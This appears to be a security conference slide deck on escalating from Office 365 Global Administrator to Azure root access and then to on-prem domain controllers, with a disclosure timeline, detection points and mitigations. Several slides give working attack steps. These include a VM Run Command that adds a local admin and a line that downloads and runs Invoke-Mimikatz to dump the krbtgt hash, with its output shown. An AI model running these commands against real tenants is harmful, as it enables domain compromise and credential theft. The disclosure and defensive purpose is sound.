
When you set the toggle to **Yes**, you are assigned the User Access Administrator role in Azure RBAC at root scope (/). This grants you permission to assign roles in all Azure subscriptions and management groups associated with this Azure AD directory. This toggle is only available to users who are assigned the Global Administrator role in Azure AD.

When you set the toggle to **No**, the User Access Administrator role in Azure RBAC is removed from your user account. You can no longer assign roles in all Azure subscriptions and management groups that are associated with this Azure AD directory. You can view and manage only the Azure subscriptions and management groups to which you have been granted access.

How does elevate access work?

Azure AD and Azure resources are secured independently from one another. That is, Azure AD role assignments do not grant access to Azure resources, and Azure role assignments do not grant access to Azure AD. However, if you are a [Global Administrator](#) in Azure AD, you can assign yourself access to all Azure subscriptions and management groups in your directory. Use this capability if you don't have access to Azure subscription resources, such as virtual machines or storage accounts, and you want to use your Global Administrator privilege to gain access to those resources.

When you elevate your access, you will be assigned the [User Access Administrator](#) role in Azure at root scope (/). This allows you to view all resources and assign access in any subscription or management group in the directory. User Access Administrator role assignments can be removed using PowerShell.



<https://docs.microsoft.com/en-us/azure/role-based-access-control/elevate-access-global-admin>

Except...

ⓘ Note

If you're using [Azure AD Privileged Identity Management \(PIM\)](#), deactivating your role assignment does not change this toggle to **No**. To maintain least privileged access, we recommend that you set this toggle to **No** before you deactivate your role assignment.

Elevate Access API

Global Administrator - Elevate Access

Service: Authorization

API Version: 2015-07-01

Elevates access for a Global Administrator.

HTTP

 Copy

POST <https://management.azure.com/providers/Microsoft.Authorization/elevateAccess?api-version=2015-07-01>

URI Parameters

Name	In	Required	Type	Description
api-version	query	True	string	The API version to use for this operation.

Responses

Name	Type	Description
200 OK		OK - Returns an HttpResponseMessage with HttpStatusCode 200.

Security

azure_auth



Ryan Hausknecht

@Haus3c



Added a new function, Set-ElevatedPrivileges, to PowerZure that will elevate your privileges from AAD 'Global Administrator' to Azure 'User Access Administrator' as outlined by @PyroTek3 here: adsecurity.org/?p=4277 via REST API call.

Elevate access work?

resources are secured independently from one another. If you do not grant access to Azure resources, and Azure resources do not grant access to Azure AD, then you cannot access Azure AD. However, if you are a Global Administrator, you can grant yourself access to all Azure subscriptions and manage them. This is a capability if you don't have access to Azure subscriptions or storage accounts, and you want to use your Global Administrator access to those resources.

your access, you will be assigned the [User Access Administrator](#) role. This allows you to view all resources and assign roles to them. User Access Administrator can be removed using PowerShell.

From Azure AD to Active Directory (via Azure) – An Unanticipated At...

For most of 2019, I was digging into Office 365 and Azure AD and looking at features as part of the development of the new Trimarc ...

adsecurity.org

10:42 AM · Jul 16, 2020 · [Twitter Web App](#)

<https://github.com/hausec/PowerZure>

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Compromise Office 365 Global Admin

The screenshot shows the Azure Active Directory portal interface. At the top, there is a blue header bar with a search bar containing the text "Search resources, services, and docs (G+)", and several icons for navigation and settings. The user's profile is visible in the top right corner, showing the email "AzureAdmin@trimarcrd..." and the organization "TRIMARC R&D".

Below the header, the breadcrumb navigation shows "Home > Trimarc R&D - Overview". The main content area is titled "Trimarc R&D - Overview" with the subtitle "Azure Active Directory". On the right side of this header, there is a link to "Documentation" and a close button.

On the left side, there is a sidebar with a search bar and a list of navigation items: "Overview" (selected), "Getting started", "Manage", "Users", and "Groups".

The main content area displays the directory information for "trimarcrd.com". It shows the domain name "trimarcrd.com", the organization name "Trimarc R&D", and the description "Azure AD for Office 365". There are two buttons: "Switch directory" and "Delete directory".

Below the directory information, there is a section titled "Sign-ins". To the right of this section, there is a box titled "Your role" which shows the role "Global administrator" and a link to "More info".

MFA Your ADMINS!

- Admin Accounts with MFA Sept 2017: 0.7%
- Admin Accounts with MFA Sept 2018: 1.7%
- Admin Accounts with MFA Aug 2019: 7.94%!

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. [Learn more](#)

Yes

No





(Office 365)
Global Admin

Yes

(Azure)
User Access
Administrator

Hacker Account Added to User Access Administrator

User Access Administrator

<input type="checkbox"/>		AzureAdmin AzureAdmin@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
<input type="checkbox"/>		Azure AD Service Account AzureADService@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
<input checked="" type="checkbox"/>		Hacker Hacker@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
<input type="checkbox"/>		Sean Metcalf sean@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)

Azure RBAC Role Monitoring

Azure CLI

```
az role assignment list --role "User Access Administrator" --scope "/"
```

VERBOSE: Authenticating to Azure ...

VERBOSE: Building your Azure drive ...

PS /home/sean> az role assignment list --role "User Access Administrator" --scope "/"

```
[
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/309cac73-b7b5-4990-a779-2c75e083ddc6",
    "name": "309cac73-b7b5-4990-a779-2c75e083ddc6",
    "principalId": "22ef4fff-699d-4177-9327-2b2c071c1201",
    "principalName": "Hacker@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/cd26d014-4f44-4802-b07d-3cfe28712c07",
    "name": "cd26d014-4f44-4802-b07d-3cfe28712c07",
    "principalId": "42712e25-96f6-4c0e-9a25-6de8c2d04c4c",
    "principalName": "AzureAdmin@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "name": "37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "principalId": "71575fad-39b2-475a-b519-314dde65e7cf",
    "principalName": "sean@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "name": "7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "principalId": "cdb8f6c8-692e-4109-87e2-a4e7a6c76afa",
    "principalName": "sean@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  }
]
```

What About Removal?

Remove role assignments



Role assignments created at root scope must be removed by using the command line. [Learn more](#) ↗


OK

Azure PowerShell

```
Get-AzRoleAssignment | where {$_.RoleDefinitionName -eq "User Access Administrator" `
    -and $_.SignInName -eq "<username@example.com>" -and $_.Scope -eq "/"}
```

Get Azure Owner Rights!

<input type="checkbox"/>	Name	Type	Role
Owner			
<input type="checkbox"/>	 Hacker Hacker@trimarcrd.com	User	Owner ⓘ
<input type="checkbox"/>	 Sean Metcalf sean@trimarcrd.com	User	Owner ⓘ



Virtual Machine Contributor

“... lets you manage virtual machines, but not access to them, and not the virtual network or storage account they're connected to.”

<https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#virtual-machine-contributor>

Virtual Machine Contributor

*Microsoft.Compute/
virtualMachines/
runCommand/*

AcmeODC01 - Run command

Virtual machine

Search (Ctrl+ /)

Operations



- Auto-shutdown
- Backup
- Disaster recovery
- Update management
- Inventory
- Change tracking
- Configuration management ...
- Policies
- Run command


Run Command uses the VM agent and for general machine and a

NAME

- RunPowerShellScript
- DisableNLA
- EnableAdminAccount
- EnableEMS
- EnableRemotePS
- IPConfig
- RDPSettings

Add Attacker Controlled Account to Virtual Machine Contributor

Virtual Machine Contributor				
<input type="checkbox"/>		Azure AD Service Account AzureADService@trimarcrd.com	User	Virtual Machine Contributor ⓘ
<input type="checkbox"/>		Hacker Hacker@trimarcrd.com	User	Virtual Machine Contributor ⓘ





AcmeIODC01

Virtual machine

Search (Ctrl+*/*)

Operations

- Auto-shutdown
- Backup
- Disaster recovery
- Update management
- Inventory
- Change tracking
- Configuration management
- Policies
- Run command

Run Command Script

RunPowerShellScript



Script execution complete

PowerShell Script

```
1 -ScriptBlock {net Localgroup administrators /add $args[0] } -ArgumentList("ACME\HanSolo")
```

Run

Output

The command completed successfully.


```
PS C:\> Get-ADGroupMember 'Administrators' | select distinguishedName  
  
distinguishedName  
-----  
CN=Han Solo,OU=Accounts,DC=theacme,DC=io  
CN=VMwareAdmin,OU=Service Accounts,DC=theacme,DC=io  
CN=SCCMPushAccount,OU=Service Accounts,DC=theacme,DC=io  
CN=InsightMgr,OU=Service Accounts,DC=theacme,DC=io  
CN=ForeFrontAdmin,OU=Service Accounts,DC=theacme,DC=io  
CN=Brightmailsvc,OU=Service Accounts,DC=theacme,DC=io  
CN=Domain Admins,CN=Users,DC=theacme,DC=io  
CN=Enterprise Admins,CN=Users,DC=theacme,DC=io  
CN=TrimarcAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

General Details

CommandInvocation(Invoke-Command): "Invoke-Command"
ParameterBinding(Invoke-Command): name="ScriptBlock"; value="net Localgroup administrators /add \$args[0] "
ParameterBinding(Invoke-Command): name="ArgumentList"; value="ACME\HanSolo"

Context:

Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14393.3053
Host ID = 9adee254-c238-4d32-9885-c76d9995f4c9
Host Application = powershell -ExecutionPolicy Unrestricted -File script2.ps1
Engine Version = 5.1.14393.3053
Runspace ID = d9c5cd75-ed1e-49fe-b37f-dc9038d30795
Pipeline ID = 1
Command Name = Invoke-Command
Command Type = Cmdlet
Script Name = C:\Packages\Plugins\Microsoft.Cplat.Core.RunCommandWindows\1.1.0\Downloads\script2.ps1
Command Path =
Sequence Number = 16
User = ACME\SYSTEM
Connected User =
Shell ID = Microsoft.PowerShell

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Event ID: 4103
Level: Information
User: SYSTEM
OpCode: To be used when operation i


Logged: 9/7/2019 2:42:53 AM
Task Category: Executing Pipeline
Keywords: None
Computer: AcmeIADC01.theacme.io

More Information: [Event Log Online Help](#)

[Home](#) > AcmeIODC01 - Run command

AcmeIODC01 - Run command

Virtual machine



Locks



Export template

Operations



Auto-shutdown



Backup



Disaster recovery



Update management



Inventory



Change tracking



Configuration management ...



Policies



Run command

Monitoring



Insights (preview)



Alerts



Metrics



Diagnostic settings

Run Command Script

RunPowerShellScript



Script execution complete

PowerShell Script

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestation/mimikatz/master/PowerSploit/Post/lsadump/lsadump.ps1")
$m = Invoke-Mimikatz -Command '"privilege::debug" "lsadump::lsa /inject /name:krbtgt" exit';
$m
```

Run

Output

```
mimikatz(powershell) # lsadump::lsa /inject /name:krbtgt
Domain : ACME / S-1-5-21-143179592-3749324205-2095737646

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 81c2c39603f49ef47b6c3df7bb6d6173
  LM :
Hash NTLM: 81c2c39603f49ef47b6c3df7bb6d6173
ntlm- 0: 81c2c39603f49ef47b6c3df7bb6d6173
```



```

Import-module az

Connect-AzAccount

Get-AzLocation | select Location
$location = "eastus"

$resourceGroup = "myResourceGroup"
New-AzResourceGroup -Name $resourceGroup -Location $location

$storageAccount = New-AzStorageAccount -ResourceGroupName $resourceGroup `
    -Name "attackstorage" `
    -SkuName Standard_LRS `
    -Location $location

$ctx = $storageAccount.Context

$containerName = "quickstartblobs"
New-AzStorageContainer -Name $containerName -Context $ctx -Permission blob


# upload a file
Set-AzStorageBlobContent -File "C:\Temp\Inv-Mmk.txt" `
    -Container $containerName `
    -Blob "Inv-Mmk.txt" `
    -Context $ctx

```

```
PS C:\> Get-AzStorageBlob -Container $ContainerName -Context $ctx
```

AccountName: attackstorage, ContainerName: quickstartblobs

Name	BlobType	Length	ContentType	LastModified	AccessTier	SnapshotTime
Inv-Mmk.txt	BlockBlob	2206861	application/octet-stream	2020-07-28 17:06:25Z	Hot	



Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

New Tab



https://attackstorage.blob.core.windows.net/quickstartblobs/Inv-Mmk.txt

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. [Learn more](#)

Yes

No

(Office 365)
Global Admin

Yes

(Azure)
User Access
Administrator

Add to Role

(Azure)
Subscription Admin

Separation of Administration

- Companies often have 2 groups managing different systems.
- One team typically manages Active Directory & Azure AD.
- Another team typically manages servers on-prem and in the cloud (IAAS).
- These teams expect that they have exclusive control of their respective areas.

Why is this issue important?

- Customers usually have no expectation that an Office 365 Global Administrator has the ability to control Azure role membership.
- Microsoft documented Global Administrator as an “Office 365 Admin”, not as an Office 365 & potential Azure administrator.
- Office 365 (Azure AD) Global Administrators can gain Azure subscription role administration access by toggling a single switch.
- Azure doesn’t have great granular control over who can run commands on Azure VMs that are sensitive like Azure hosted Domain Controllers.
- Once the “Access management for Azure resources” bit is set, it stays set until the account that toggled the setting to “Yes” later changes it to “No”.
- Removing the account from Global Administrators does not remove the account from “User Access Administrator” access either.

Detection Key Points

- **Can't detect this setting on Azure AD user accounts** using PowerShell, portal, or other method.
- **No Office 365/Azure AD logging** I can find that states that an Azure AD account has set this bit ("Access management for Azure resources").
- **No (Azure AD/O365) Audit Logs logging** that clearly identifies this change.
- **Core Directory, DirectoryManagement "Set Company Information" Log** shows success for the tenant name and the account that performed it. However, this only identifies that something changed relating to "Company Information" – no detail logged other than "Set Company Information" and in the event the Modified Properties section is empty stating "No modified properties".
- Didn't find any **default Azure logging** after adding this account to the VM Contributor role in Azure.

Azure AD to Azure Mitigation

Monitor	Monitor the Azure AD role “Global Administrator” for membership changes.
Enforce	Enforce MFA on all accounts in the Global Administrator role.
Control	Control the Global Administrator role with Azure AD Privileged Identity Manager (PIM).
Monitor	Monitor the Azure RBAC role “User Access Administrator” for membership changes.
Ensure	Ensure sensitive systems like Domain Controllers in Azure are isolated and protected as much as possible. Ideally, use a separate tenant for sensitive systems.

MSRC Reporting Timeline

- Reported to Microsoft in September 2019.
- MSRC responds in early October 2019:
“Based on [internal] conversations this appears to be By Design and the documentation is being updated. “
- Sent MSRC additional information in mid October 2019 after a day of testing detection and potential logging.
- MSRC responds that “most of what you have is accurate”
- Sent MSRC update in late January 2020 letting them know that I would be submitting this as part of a larger presentation to Black Hat USA & DEF CON.(2020).
- MSRC acknowledges.
- Sent MSRC notification that I would be sharing this information in this blog.
- Documentation updated – June 2020.
- MSRC Security incident still open as of July 2020.

I was informed by Microsoft during my interactions with MSRC that they are looking into re-working this functionality to resolve some of the shortcomings I identified.

How bad can this get?



Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

How bad can this get?



How bad can this get?

Attacker takes control of Azure resources


Removes accounts from all Roles

